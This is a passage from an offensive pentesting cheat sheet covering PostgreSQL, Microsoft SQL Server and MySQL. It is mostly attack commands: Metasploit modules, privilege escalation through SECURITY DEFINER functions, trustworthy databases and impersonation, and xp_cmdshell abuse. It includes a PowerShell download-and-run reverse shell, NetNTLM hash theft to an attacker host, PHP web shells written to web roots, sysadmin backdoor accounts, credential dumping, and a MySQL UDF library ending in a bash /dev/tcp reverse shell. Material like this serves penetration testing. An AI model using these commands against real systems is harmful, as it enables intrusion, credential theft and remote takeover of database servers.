dbname=somedb',

'Select username,passwd from pg\_shadow')

RETURNS (result TEXT);

It's possible to check if this function exists with:

SELECT \* FROM pg\_proc WHERE proname='dblink' AND pronargs=2;

### **Custom defined function with SECURITY DEFINER**

\*\*\*\*[In this writeup](#), pentesters were able to privesc inside a postgres instance provided by IBM, because they **found this function with the SECURITY DEFINER flag**:

```
CREATE OR REPLACE FUNCTION public.create_subscription(IN subscription_name text,IN
host_ip text,IN portnum text,IN password text,IN username text,IN db_name text,IN
publisher_name text)
```

```
RETURNS text
```

```
LANGUAGE 'plpgsql'
```

```
VOLATILE SECURITY DEFINER
```

```
PARALLEL UNSAFE
```

```
COST 100
```

```
AS $BODY$
```

```
DECLARE
```

```
persist_dblink_extension boolean;
```

```
BEGIN
```

```

persist_dblink_extension := create_dblink_extension();

PERFORM dblink_connect(format('dbname=%s', db_name));

PERFORM dblink_exec(format('CREATE SUBSCRIPTION %s CONNECTION "host=%s port=%s
password=%s user=%s dbname=%s sslmode=require" PUBLICATION %s',
subscription_name, host_ip, portNum, password, username, db_name, publisher_name));

PERFORM dblink_disconnect();

...

```

As [explained in the docs](#) a function with **SECURITY DEFINER** is **executed** with the privileges of the **user that owns it**. Therefore, if the function is **vulnerable to SQL Injection** or is doing some **privileged actions with params controlled by the attacker**, it could be abused to **escalate privileges inside postgres**.


In the line 4 of the previous code you can see that the function has the **SECURITY DEFINER** flag.

```

CREATE SUBSCRIPTION test3 CONNECTION 'host=127.0.0.1 port=5432 password=a
user=ibm dbname=ibmcloudodb sslmode=require' PUBLICATION test2_publication
WITH (create_slot = false); INSERT INTO public.test3(data) VALUES(current_user);

```

And then **execute commands**:



## Pass Burteforce with PL/pgSQL

PL/pgSQL, as a **fully featured programming language**, allows much more procedural control than SQL, including the **ability to use loops and other control structures**. SQL statements and triggers can call functions created in the PL/pgSQL language. **You can abuse this language in order to ask PostgreSQL to brute-force the users credentials.**

## [PL/pgSQL Password Bruteforce](#)

## POST

```

msf> use auxiliary/scanner/postgres/postgres_hashdump

```

```
msf> use auxiliary/scanner/postgres/postgres_schemadump
```

```
msf> use auxiliary/admin/postgres/postgres_readfile
```

```
msf> use exploit/linux/postgres/postgres_payload
```

```
msf> use exploit/windows/postgres/postgres_payload
```

## logging

Inside the **postgresql.conf** file you can enable postgresql logs changing:

```
log_statement = 'all'
```

```
log_filename = 'postgresql-%Y-%m-%d_%H%M%S.log'
```

```
logging_collector = on
```

```
sudo service postgresql restart
```

```
#Find the logs in /var/lib/postgresql/<PG_Version>/main/log/
```

```
#or in /var/lib/postgresql/<PG_Version>/main/pg_log/
```

Then, **restart the service**.

## pgadmin

[pgadmin](#) is an administration and development platform for PostgreSQL. You can find **passwords** inside the **pgadmin4.db** file You can decrypt them using the **decrypt** function inside the script: <https://github.com/postgres/pgadmin4/blob/master/web/pgadmin/utils/crypto.py>

```
sqlite3 pgadmin4.db ".schema"
```

```
sqlite3 pgadmin4.db "select * from user;"
```

```
sqlite3 pgadmin4.db "select * from server;"
```

```
string pgadmin4.db
```

## pg\_hba

Client authentication is controlled by a config file frequently named **pg\_hba.conf**. This file has a set of records. A record may have one of the following seven formats:

local	database	user	auth-method	[auth-option]		
host	database	user	CIDR-address	auth-method	[auth-option]	
hostssl	database	user	CIDR-address	auth-method	[auth-option]	
hostnossl	database	user	CIDR-address	auth-method	[auth-option]	
host	database	user	IP-address	IP-mask	auth-method	[auth-option]
hostssl	database	user	IP-address	IP-mask	auth-method	[auth-option]
hostnossl	database	user	IP-address	IP-mask	auth-method	[auth-option]

Each record **specifies** a **connection type**, a **client IP address range** (if relevant for the connection type), a **database name**, a **user name**, and the **authentication method** to be used for connections matching these parameters. The **first record with a matching** connection type, client address, requested database, and user name **is used** to perform authentication. There is

no "fall-through" or "backup": **if one record is chosen and the authentication fails, subsequent records are not considered.** If no record matches, access is denied. The **password-based** authentication methods are **md5**, **crypt**, and **password**. These methods operate similarly except for the way that the password is sent across the connection: respectively, MD5-hashed, crypt-encrypted, and clear-text. A limitation is that the crypt method does not work with passwords that have been encrypted in pg\_authid.

<https://book.hacktricks.xyz/network-services-pentesting/pentesting-postgresql>

## SQL Server PenTest

### Basic Information

**Microsoft SQL Server** is a **relational database** management system developed by Microsoft. As a database server, it is a software product with the primary function of storing and retrieving data as requested by other software applications—which may run either on the same computer or on another computer across a network (including the Internet). From [wikipedia](https://en.wikipedia.org/wiki/Microsoft_SQL_Server).

**Default port:** 1433

1433/tcp open ms-sql-s Microsoft SQL Server 2017 14.00.1000.00; RTM

### Default MS-SQL System Tables

- **master Database:** Records all the system-level information for an instance of SQL Server.
- **msdb Database:** Is used by SQL Server Agent for scheduling alerts and jobs.
- **model Database:** Is used as the template for all databases created on the instance of SQL Server. Modifications made to the model database, such as database size, collation, recovery model, and other database options, are applied to any databases created afterwards.
- **Resource Databas:** Is a read-only database that contains system objects that are included with SQL Server. System objects are physically persisted in the Resource database, but they logically appear in the sys schema of every database.
- **tempdb Database :** Is a work-space for holding temporary objects or intermediate result sets.

### Enumeration

#### Automatic Enumeration

If you don't know nothing about the service:

```
nmap --script ms-sql-info,ms-sql-empty-password,ms-sql-xp-cmdshell,ms-sql-config,ms-sql-ntlm-info,ms-sql-tables,ms-sql-hasdbaccess,ms-sql-dac,ms-sql-dump-hashes --script-args mssql.instance-port=1433,mssql.username=sa,mssql.password=,mssql.instance-name=MSSQLSERVER -sV -p 1433 <IP>
```

```
msf> use auxiliary/scanner/mssql/mssql_ping
```

If you **don't have credentials** you can try to guess them. You can use nmap or metasploit. Be careful, you can **block accounts** if you fail login several times using an existing username.

### **Metasploit (need creds)**

#Set USERNAME, RHOSTS and PASSWORD

#Set DOMAIN and USE\_WINDOWS\_AUTHENT if domain is used

#Steal NTLM

msf> use auxiliary/admin/mssql/mssql\_ntlm\_stealer #Steal NTLM hash, before executing run Responder

#Info gathering

msf> use admin/mssql/mssql\_enum #Security checks

msf> use admin/mssql/mssql\_enum\_domain\_accounts

msf> use admin/mssql/mssql\_enum\_sql\_logins

msf> use auxiliary/admin/mssql/mssql\_findandsampledatab

msf> use auxiliary/scanner/mssql/mssql\_hashdump

msf> use auxiliary/scanner/mssql/mssql\_schemadump

#Search for interesting data

msf> use auxiliary/admin/mssql/mssql\_findandsampledatab

msf> use auxiliary/admin/mssql/mssql\_idf

#Privesc

msf> use exploit/windows/mssql/mssql\_linkcrawler

msf> use admin/mssql/mssql\_escalate\_execute\_as #If the user has IMPERSONATION privilege, this will try to escalate

msf> use admin/mssql/mssql\_escalate\_dbowner #Escalate from db\_owner to sysadmin

#Code execution

msf> use admin/mssql/mssql\_exec #Execute commands

msf> use exploit/windows/mssql/mssql\_payload #Uploads and execute a payload

#Add new admin user from meterpreter session

msf> use windows/manage/mssql\_local\_auth\_bypass

### **Brute force**

### **Manual Enumeration**

#### **Login**

# Using Impacket mssqlclient.py

```
mssqlclient.py [-db volume] <DOMAIN>/<USERNAME>:<PASSWORD>@<IP>
```

## Recommended -windows-auth when you are going to use a domain. Use as domain the netBIOS name of the machine

```
mssqlclient.py [-db volume] -windows-auth <DOMAIN>/<USERNAME>:<PASSWORD>@<IP>
```

# Using sqsh

```
sqsh -S <IP> -U <Username> -P <Password> -D <Database>
```

## In case Windows Auth using "." as domain name for local user

```
sqsh -S <IP> -U .\<Username> -P <Password> -D <Database>
```

## In sqsh you need to use GO after writting the query to send it

```
1> select 1;
```

```
2> go
```

### **Common Enumeration**

# Get version

```
select @@version;
```

# Get user

```
select user_name();
```

# Get databases

```
SELECT name FROM master.dbo.sysdatabases;
```

# Use database

```
USE master
```

#Get table names

```
SELECT * FROM <databaseName>.INFORMATION_SCHEMA.TABLES;
```

#List Linked Servers

```
EXEC sp_linkedservers
```

```
SELECT * FROM sys.servers;
```

#List users

```
select sp.name as login, sp.type_desc as login_type, sl.password_hash, sp.create_date,  
sp.modify_date, case when sp.is_disabled = 1 then 'Disabled' else 'Enabled' end as status from  
sys.server_principals sp left join sys.sql_logins sl on sp.principal_id = sl.principal_id where  
sp.type not in ('G', 'R') order by sp.name;
```

#Create user with sysadmin privs

```
CREATE LOGIN hacker WITH PASSWORD = 'P@ssword123!'
```

```
EXEC sp_addsrvrolemember 'hacker', 'sysadmin'
```

## Get User

### [Types of MSSQL Users](#)

```
# Get all the users and roles
```

```
select * from sys.database_principals;
```

```
## This query filters a bit the results
```

```
select name,
```

```
create_date,
```

```
modify_date,
```

```
type_desc as type,
```

```
authentication_type_desc as authentication_type,
```

```
sid
```

```
from sys.database_principals
```

```
where type not in ('A', 'R')
```

```
order by name;
```

```
## Both of these select all the users of the current database (not the server).
```

```
## Interesting when you cannot access the table sys.database_principals
```

```
EXEC sp_helpuser
```

```
SELECT * FROM sysusers
```

## Get Permissions

Some introduction about some MSSQL terms:

1. 1.

**Securable:** These are the resources to which the SQL Server Database Engine authorization system controls access. There are three broader categories under which a securable can be differentiated:

- Server – For example databases, logins, endpoints, availability groups and server roles
- Database – For example database role, application roles, schema, certificate, full text catalog, user
- Schema – For example table, view, procedure, function, synonym



2. 2.

**Permission:** Every SQL Server securable has associated permissions like ALTER, CONTROL, CREATE that can be granted to a principal. Permissions are managed at the server level using logins and at the database level using users.

3. 3.

**Principal:** The entity that receives permission to a securable is called a principal. The most common principals are logins and database users. Access to a securable is controlled by granting or denying permissions or by adding logins and users to roles which have access.

# Show all different securables names

```
SELECT distinct class_desc FROM sys.fn_builtin_permissions(DEFAULT);
```

# Show all possible permissions in MSSQL

```
SELECT * FROM sys.fn_builtin_permissions(DEFAULT);
```

# Get all my permissions over securable type SERVER

```
SELECT * FROM fn_my_permissions(NULL, 'SERVER');
```

# Get all my permissions over a database

USE <database>

```
SELECT * FROM fn_my_permissions(NULL, 'DATABASE');
```

# Get members of the role "sysadmin"

Use master

```
EXEC sp_helpsrvrolemember 'sysadmin';
```

# Get if the current user is sysadmin

```
SELECT IS_SRVROLEMEMBER('sysadmin');
```

# Get users that can run xp\_cmdshell

Use master

```
EXEC sp_helpprotect 'xp_cmdshell'
```

## Tricks

### Execute OS Commands

Note that in order to be able to execute commands it's not only necessary to have **xp\_cmdshell enabled**, but also have the **EXECUTE permission on the xp\_cmdshell stored procedure**. You can get who (except sysadmins) can use **xp\_cmdshell** with:

Use master

```
EXEC sp_helpprotect 'xp_cmdshell'
```

# Username + Password + CMD command

```

crackmapexec mssql -d <Domain name> -u <username> -p <password> -x "whoami"

# Username + Hash + PS command
crackmapexec mssql -d <Domain name> -u <username> -H <HASH> -X '$PSVersionTable'

# Check if xp_cmdshell is enabled
SELECT * FROM sys.configurations WHERE name = 'xp_cmdshell';

# This turns on advanced options and is needed to configure xp_cmdshell
sp_configure 'show advanced options', '1'

RECONFIGURE

#This enables xp_cmdshell
sp_configure 'xp_cmdshell', '1'

RECONFIGURE

#One liner
sp_configure 'Show Advanced Options', 1; RECONFIGURE; sp_configure 'xp_cmdshell', 1;
RECONFIGURE;

# Quickly check what the service account is via xp_cmdshell
EXEC master..xp_cmdshell 'whoami'

# Get Rev shell
EXEC xp_cmdshell 'echo IEX(New-Object
Net.WebClient).DownloadString("http://10.10.14.13:8000/rev.ps1") | powershell -nopprofile'

# Bypass blackisted "EXEC xp_cmdshell"
'; DECLARE @x AS VARCHAR(100)='xp_cmdshell'; EXEC @x 'ping
k7s3rpqn8ti91kvy0h44pre35ublza.burpcollaborator.net' —

```

### Steal NetNTLM hash / Relay attack

You should start a **SMB server** to capture the hash used in the authentication (impacket-smbserver or responder for example).

```

xp_dirtree '\\<attacker_IP>\any\thing'

exec master.dbo.xp_dirtree '\\<attacker_IP>\any\thing'

EXEC master..xp_subdirs '\\<attacker_IP>\anything\'

EXEC master..xp_fileexist '\\<attacker_IP>\anything\'

# Capture hash

sudo responder -I tun0

sudo impacket-smbserver share ./ -smb2support

```

```
msf> use auxiliary/admin/mssql/mssql_ntlm_stealer
```

You can check if who (apart sysadmins) has permissions to run those MSSQL functions with:

Use master;

```
EXEC sp_helprotect 'xp_dirtree';
```

```
EXEC sp_helprotect 'xp_subdirs';
```

```
EXEC sp_helprotect 'xp_fileexist';
```

Using tools such as **responder** or **Inveigh** it's possible to **steal the NetNTLM hash**. You can see how to use these tools in:

[Spoofing LLMNR, NBT-NS, mDNS/DNS and WPAD and Relay Attacks](#)

### Abusing MSSQL trusted Links

[Read this post](#) to find more information about how to abuse this feature:

[MSSQL AD Abuse](#)

### Write Files

To write files using MSSQL, we **need to enable** [Ole Automation Procedures](#), which requires admin privileges, and then execute some stored procedures to create the file:

```
# Enable Ole Automation Procedures
```

```
sp_configure 'show advanced options', 1
```

```
RECONFIGURE
```

```
sp_configure 'Ole Automation Procedures', 1
```

```
RECONFIGURE
```

```
# Create a File
```

```
DECLARE @OLE INT
```

```
DECLARE @FileID INT
```

```
EXECUTE sp_OACreate 'Scripting.FileSystemObject', @OLE OUT
```

```
EXECUTE sp_OAMethod @OLE, 'OpenTextFile', @FileID OUT,  
'c:\inetpub\wwwroot\webshell.php', 8, 1
```

```
EXECUTE sp_OAMethod @FileID, 'WriteLine', Null, '<?php echo shell_exec($_GET["c"]);?>'
```

```
EXECUTE sp_OADestroy @FileID
```

```
EXECUTE sp_OADestroy @OLE
```

### Read file with OPENROWSET

By default, MSSQL allows file **read on any file in the operating system to which the account has read access**. We can use the following SQL query:

```
SELECT * FROM OPENROWSET(BULK N'C:/Windows/System32/drivers/etc/hosts',  
SINGLE_CLOB) AS Contents
```

However, the **BULK** option requires the **ADMINISTER BULK OPERATIONS** or the **ADMINISTER DATABASE BULK OPERATIONS** permission.

# Check if you have it

```
SELECT * FROM fn_my_permissions(NULL, 'SERVER') WHERE permission_name='ADMINISTER  
BULK OPERATIONS' OR permission_name='ADMINISTER DATABASE BULK OPERATIONS';
```

### Error-based vector for SQLi:

```
https://vuln.app/getItem?id=1+and+1=(select+x+from+OpenRowset(BULK+'C:\Windows\win.i  
ni',SINGLE_CLOB)+R(x))--
```

### RCE/Read files executing scripts (Python and R)

MSSQL could allow you to execute **scripts in Python and/or R**. These code will be executed by a **different user** than the one using **xp\_cmdshell** to execute commands.

Example trying to execute a 'R' *"Hellow World!"* **not working**:

```
1> EXECUTE sp_execute_external_script @language = N'R', @script = N'print("Hello World!")'  
2> go  
Msg 39021, Level 16, State 1  
Server 'COMPATIBILITY\POO_PUBLIC'  
Unable to launch runtime for 'R' script. Please check the configuration of the 'R' runtime.  
Msg 39019, Level 16, State 2  
Server 'COMPATIBILITY\POO_PUBLIC'  
An external script error occurred:  
Unable to launch the runtime. ErrorCode 0x80070490: 1168(Element not  
found.).  
(return status = 39019)
```

Example using configured python to perform several actions:

# Print the user being used (and execute commands)

```
EXECUTE sp_execute_external_script @language = N'Python', @script =  
N'print(__import__("getpass").getuser())'
```

```
EXECUTE sp_execute_external_script @language = N'Python', @script =  
N'print(__import__("os").system("whoami"))'
```

#Open and read a file

```
EXECUTE sp_execute_external_script @language = N'Python', @script =  
N'print(open("C:\\inetpub\\wwwroot\\web.config", "r").read())'
```

#Multiline

```
EXECUTE sp_execute_external_script @language = N'Python', @script = N'
```

```
import sys

print(sys.version)

,
```

GO

## Read Registry

Microsoft SQL Server provides **multiple extended stored procedures** that allow you to interact with not only the network but also the file system and even the [Windows Registry](#):

Regular	Instance-Aware
sys.xp_regread	sys.xp_instance_regread
sys.xp_regenumvalues	sys.xp_instance_regenumvalues
sys.xp_regenumkeys	sys.xp_instance_regenumkeys
sys.xp_regwrite	sys.xp_instance_regwrite
sys.xp_regdeletevalue	sys.xp_instance_regdeletevalue
sys.xp_regdeletekey	sys.xp_instance_regdeletekey
sys.xp_regaddmultistring	sys.xp_instance_regaddmultistring
sys.xp_regremovemultistring	sys.xp_instance_regremovemultistring

# Example read registry

```
EXECUTE master.sys.xp_regread 'HKEY_LOCAL_MACHINE', 'Software\Microsoft\Microsoft SQL
Server\MSSQL12.SQL2014\SQLServerAgent', 'WorkingDirectory';
```

# Example write and then read registry

```
EXECUTE master.sys.xp_instance_regwrite 'HKEY_LOCAL_MACHINE',
'Software\Microsoft\MSSQLSERVER\SQLServerAgent\MyNewKey', 'MyNewValue', 'REG_SZ',
'Now you see me!';
```

```
EXECUTE master.sys.xp_instance_regread 'HKEY_LOCAL_MACHINE',
'Software\Microsoft\MSSQLSERVER\SQLServerAgent\MyNewKey', 'MyNewValue';
```

# Example to check who can use these functions

Use master;

```
EXEC sp_helpprotect 'xp_regread';
```

```
EXEC sp_helpprotect 'xp_regwrite';
```

For **more examples** check out the [original source](#).

**RCE with MSSQL User Defined Function - SQLHttp**

It's possible to **load a .NET dll within MSSQL with custom functions**. This, however, **requires dbo access** so you need a connection with database as **sa** or an **Administrator** role.

[Following this link](#) to see an example.

### Other ways for RCE

There are other methods to get command execution, such as adding [extended stored procedures](#), [CLR Assemblies](#), [SQL Server Agent Jobs](#), and [external scripts](#).

[Follow HackenProof](#) to learn more about web3 bugs



Read web3 bug tutorials



Get notified about new bug bounties



Participate in community discussions

### MSSQL Privilege Escalation

#### From db\_owner to sysadmin

If a **regular user** is given the role **db\_owner** over the **database owned by an admin** user (such as **sa**) and that database is configured as **trustworthy**, that user can abuse these privileges to **privesc** because **stored procedures** created in there that can **execute** as the owner (**admin**).

# Get owners of databases

```
SELECT suser_sname(owner_sid) FROM sys.databases
```

# Find trustworthy databases

```
SELECT a.name,b.is_trustworthy_on
```

```
FROM master..sysdatabases as a
```

```
INNER JOIN sys.databases as b
```

```
ON a.name=b.name;
```

# Get roles over the selected database (look for your username as db\_owner)

```
USE <trustworthy_db>
```

```
SELECT rp.name as database_role, mp.name as database_user
```

```
from sys.database_role_members drm
```

```
join sys.database_principals rp on (drm.role_principal_id = rp.principal_id)
```

```
join sys.database_principals mp on (drm.member_principal_id = mp.principal_id)
```

# If you found you are db\_owner of a trustworthy database, you can privesc:

--1. Create a stored procedure to add your user to sysadmin role

```
USE <trustworthy_db>
```

```
CREATE PROCEDURE sp_elevate_me  
WITH EXECUTE AS OWNER  
AS  
EXEC sp_addsrvrolemember 'USERNAME','sysadmin'
```

--2. Execute stored procedure to get sysadmin role

```
USE <trustworthy_db>
```

```
EXEC sp_elevate_me
```

--3. Verify your user is a sysadmin

```
SELECT is_srvrolemember('sysadmin')
```

You can use a **metasploit** module:

```
msf> use auxiliary/admin/mssql/mssql_escalate_dbowner
```

Or a **PS** script:

```
# https://raw.githubusercontent.com/nullbind/Powershellery/master/Stable-  
ish/MSSQL/Invoke-SqlServer-Escalate-Dbowner.psm1
```

```
Import-Module .Invoke-SqlServerDbElevateDbOwner.psm1
```

```
Invoke-SqlServerDbElevateDbOwner -SqlUser myappuser -SqlPass MyPassword! -  
SqlServerInstance 10.2.2.184
```

### **Impersonation of other users**

SQL Server has a special permission, named **IMPERSONATE**, that **allows the executing user to take on the permissions of another user** or login until the context is reset or the session ends.

# Find users you can impersonate

```
SELECT distinct b.name
```

```
FROM sys.server_permissions a
```

```
INNER JOIN sys.server_principals b
```

```
ON a.grantor_principal_id = b.principal_id
```

```
WHERE a.permission_name = 'IMPERSONATE'
```

# Check if the user "sa" or any other high privileged user is mentioned

# Impersonate sa user

```
EXECUTE AS LOGIN = 'sa'
```

```
SELECT SYSTEM_USER
```

```
SELECT IS_SRVROLEMEMBER('sysadmin')
```

If you can impersonate a user, even if he isn't sysadmin, you should check **if the user has access** to other **databases** or linked servers.

Note that once you are sysadmin you can impersonate any other one:

```
-- Impersonate RegUser
EXECUTE AS LOGIN = 'RegUser'

-- Verify you are now running as the the MyUser4 login
SELECT SYSTEM_USER

SELECT IS_SRVROLEMEMBER('sysadmin')

-- Change back to sa
REVERT
```

You can perform this attack with a **metasploit** module:

```
msf> auxiliary/admin/mssql/mssql_escalate_execute_as
```

or with a **PS** script:

```
# https://raw.githubusercontent.com/nullbind/Powershellery/master/Stable-
ish/MSSQL/Invoke-SqlServer-Escalate-ExecuteAs.psm1
```

```
Import-Module .Invoke-SqlServer-Escalate-ExecuteAs.psm1
```

```
Invoke-SqlServer-Escalate-ExecuteAs -SqlServerInstance 10.2.9.101 -SqlUser myuser1 -SqlPass
MyPassword!
```

### Using MSSQL for Persistence

<https://blog.netSPI.com/sql-server-persistence-part-1-startup-stored-procedures/>

### Local Privilege Escalation

The user running MSSQL server will have enabled the privilege token **SeImpersonatePrivilege**. You probably will be able to **escalate to Administrator** following one of these 2 paged:

[RoguePotato, PrintSpoofer, SharpEfsPotato](#)

[JuicyPotato](#)

### Shodan

- port:1433 !HTTP

### References



- <https://stackoverflow.com/questions/18866881/how-to-get-the-list-of-all-database-users>
- <https://www.mssqltips.com/sqlservertip/6828/sql-server-login-user-permissions-fn-my-permissions/>
- <https://swarm.ptsecurity.com/advanced-mssql-injection-tricks/>
- <https://www.netSPI.com/blog/technical/network-penetration-testing/hacking-sql-server-stored-procedures-part-1-untrustworthy-databases/>
- <https://www.netSPI.com/blog/technical/network-penetration-testing/hacking-sql-server-stored-procedures-part-2-user-impersonation/>
- <https://www.netSPI.com/blog/technical/network-penetration-testing/executing-smb-relay-attacks-via-sql-server-using-metasploit/>
- <https://blog.waynesheffield.com/wayne/archive/2017/08/working-registry-sql-server/>

<https://book.hacktricks.xyz/network-services-pentesting/pentesting-mssql-microsoft-sql-server>

## MYSQL PenTest

### Basic Information

**MySQL** is a freely available open source Relational Database Management System (RDBMS) that uses Structured Query Language (**SQL**). From [here](#).

**Default port:** 3306

3306/tcp open mysql

### Connect

#### Local

mysql -u root # Connect to root without password

mysql -u root -p # A password will be asked (check someone)

#### Remote

mysql -h <Hostname> -u root

mysql -h <Hostname> -u root@localhost

### External Enumeration

Some of the enumeration actions require valid credentials

```
nmap -sV -p 3306 --script mysql-audit,mysql-databases,mysql-dump-hashes,mysql-empty-password,mysql-enum,mysql-info,mysql-query,mysql-users,mysql-variables,mysql-vuln-cve2012-2122 <IP>
```

```
msf> use auxiliary/scanner/mysql/mysql_version
```

```
msf> use auxiliary/scanner/mysql/mysql_authbypass_hashdump
msf> use auxiliary/scanner/mysql/mysql_hashdump #Creds
msf> use auxiliary/admin/mysql/mysql_enum #Creds
msf> use auxiliary/scanner/mysql/mysql_schemadump #Creds
msf> use exploit/windows/mysql/mysql_start_up #Execute commands Windows, Creds
```

### Brute force

#### **Write any binary data**

```
CONVERT(unhex("6f6e2e786d6c55540900037748b75c7249b75"), BINARY)
```

```
CONVERT(from_base64("aG9sYWZhCg=="), BINARY)
```

#### **MySQL commands**

```
show databases;
```

```
use <database>;
```

```
show tables;
```

```
describe <table_name>;
```

```
show columns from <table>;
```

```
select version(); #version
```

```
select @@version(); #version
```

```
select user(); #User
```

```
select database(); #database name
```

```
#Get a shell with the mysql client user
```

```
\! sh
```

```
#Basic MySQLi
```

```
Union Select 1,2,3,4,group_concat(0x7c,table_name,0x7c) from information_schema.tables
```

```
Union Select 1,2,3,4,column_name from information_schema.columns where  
table_name="<TABLE NAME>"
```

```
#Read & Write
```

```
## Yo need FILE privilege to read & write to files.
```

```
select load_file('/var/lib/mysql-files/key.txt'); #Read file
```

```
select 1,2,"<?php echo shell_exec($_GET['c']);?>",4 into OUTFILE 'C:/xampp/htdocs/back.php'
```

```
#Try to change MySQL root password
```

```
UPDATE mysql.user SET Password=PASSWORD('MyNewPass') WHERE User='root';
```

```
UPDATE mysql.user SET authentication_string=PASSWORD('MyNewPass') WHERE User='root';
```

```
FLUSH PRIVILEGES;
```

```
quit;
```

```
mysql -u username -p < manycommands.sql #A file with all the commands you want to execute
```

```
mysql -u root -h 127.0.0.1 -e 'show databases;'
```

### **MySQL Permissions Enumeration**

```
#Mysql
```

```
SHOW GRANTS [FOR user];
```

```
SHOW GRANTS;
```

```
SHOW GRANTS FOR 'root'@'localhost';
```

```
SHOW GRANTS FOR CURRENT_USER();
```

```
# Get users, permissions & hashes
```

```
SELECT * FROM mysql.user;
```

```
#From DB
```

```
select * from mysql.user where user='root';
```

```
## Get users with file_priv
```

```
select user,file_priv from mysql.user where file_priv='Y';
```

```
## Get users with Super_priv
```

```
select user,Super_priv from mysql.user where Super_priv='Y';
```

```
# List functions
```

```
SELECT routine_name FROM information_schema.routines WHERE routine_type = 'FUNCTION';
```

```
##@ Functions not from sys. db
```

```
SELECT routine_name FROM information_schema.routines WHERE routine_type = 'FUNCTION' AND routine_schema!='sys';
```

You can see in the docs the meaning of each privilege:

<https://dev.mysql.com/doc/refman/8.0/en/privileges-provided.html>

### **MySQL File RCE**

[MySQL File priv to SSRF/RCE](#)

## MySQL arbitrary read file by client

Actually, when you try to **load data local into a table** the **content of a file** the MySQL or MariaDB server asks the **client to read it** and send the content. **Then, if you can tamper a mysql client to connect to your own MySQL server, you can read arbitrary files.** Please notice that this is the behaviour using:

```
load data local infile "/etc/passwd" into table test FIELDS TERMINATED BY '\n';
```

(Notice the "local" word) Because without the "local" you can get:

```
mysql> load data infile "/etc/passwd" into table test FIELDS TERMINATED BY '\n';
```

ERROR 1290 (HY000): The MySQL server is running with the --secure-file-priv option so it cannot execute this statement

Initial PoC: <https://github.com/allyshka/Rogue-MySQL-Server> In this paper you can see a complete description of the attack and even how to extend it to RCE:

<https://paper.seebug.org/1113/> Here you can find an overview of the attack:

<http://russiansecurity.expert/2016/04/20/mysql-connect-file-read/>

/RootedCON



**RootedCON** is the most relevant cybersecurity event in **Spain** and one of the most important in **Europe**. With **the mission of promoting technical knowledge**, this congress is a boiling meeting point for technology and cybersecurity professionals in every discipline.



[RootedCON](#)

[RootedCON](#)

POST

Mysql User

It will be very interesting if mysql is running as **root**:

```
cat /etc/mysql/mysql.conf.d/mysqld.cnf | grep -v "#" | grep "user"
```

```
systemctl status mysql 2>/dev/null | grep -o ".\{0,0\}user.\{0,50\}" | cut -d '=' -f2 | cut -d ' ' -f1
```

### **Dangerous Settings of mysqld.cnf**

From <https://academy.hackthebox.com/module/112/section/1238>

Settings	Description
user	Sets which user the MySQL service will run as.
password	Sets the password for the MySQL user.
admin_address	The IP address on which to listen for TCP/IP connections on the administrative network interface.
debug	This variable indicates the current debugging settings (sensitive info inside logs)
sql_warnings	This variable controls whether single-row INSERT statements produce an information string if warnings occur. (sensitive info inside logs)
secure_file_priv	This variable is used to limit the effect of data import and export operations.

### **Privilege escalation**

# Get current user (an all users) privileges and hashes

```
use mysql;
```

```
select user();
```

```
select user,password,create_priv,insert_priv,update_priv,alter_priv,delete_priv,drop_priv  
from user;
```

# Get users, permissions & creds

```
SELECT * FROM mysql.user;
```

```
mysql -u root --password=<PASSWORD> -e "SELECT * FROM mysql.user;"
```

# Create user and give privileges

```
create user test identified by 'test';
```

```
grant SELECT,CREATE,DROP,UPDATE,DELETE,INSERT on *.* to mysql identified by 'mysql' WITH  
GRANT OPTION;
```

# Get a shell (with your permissions, usefull for sudo/suid privesc)

```
\! sh
```

### **Privilege Escalation via library**

If the **mysql server is running as root** (or a different more privileged user) you can make it execute commands. For that, you need to use **user defined functions**. And to create a user defined you will need a **library** for the OS that is running mysql.

The malicious library to use can be found inside sqlmap and inside metasploit by doing **locate** **"\*lib\_mysqludf\_sys\*"**. The **.so** files are **linux** libraries and the **.dll** are the **Windows** ones, choose the one you need.

If you **don't have** those libraries, you can either **look for them**, or download this [linux C code](#) and **compile it inside the linux vulnerable machine**:

```
gcc -g -c raptor_udf2.c
```

```
gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc
```

Now that you have the library, login inside the Mysql as a privileged user (root?) and follow the next steps:

### Linux

# Use a database

use mysql;

# Create a table to load the library and move it to the plugins dir

```
create table npn(line blob);
```

# Load the binary library inside the table

## You might need to change the path and file name

```
insert into npn values(load_file('/tmp/lib_mysqludf_sys.so'));
```

# Get the plugin\_dir path

```
show variables like '%plugin%';
```

# Supposing the plugin dir was /usr/lib/x86\_64-linux-gnu/mariadb19/plugin/

# dump in there the library

```
select * from npn into dumpfile '/usr/lib/x86_64-linux-  
gnu/mariadb19/plugin/lib_mysqludf_sys.so';
```

# Create a function to execute commands

```
create function sys_exec returns integer soname 'lib_mysqludf_sys.so';
```

# Execute commands

```
select sys_exec('id > /tmp/out.txt; chmod 777 /tmp/out.txt');
```

```
select sys_exec('bash -c "bash -i >& /dev/tcp/10.10.14.66/1234 0>&1"');
```

### Windows

# Check the linux comments for more indications

USE mysql;

```

CREATE TABLE npn(line blob);

INSERT INTO npn values(load_files('C://temp//lib_mysqludf_sys.dll'));

show variables like '%plugin%';

SELECT * FROM mysql.npn INTO DUMPFILE
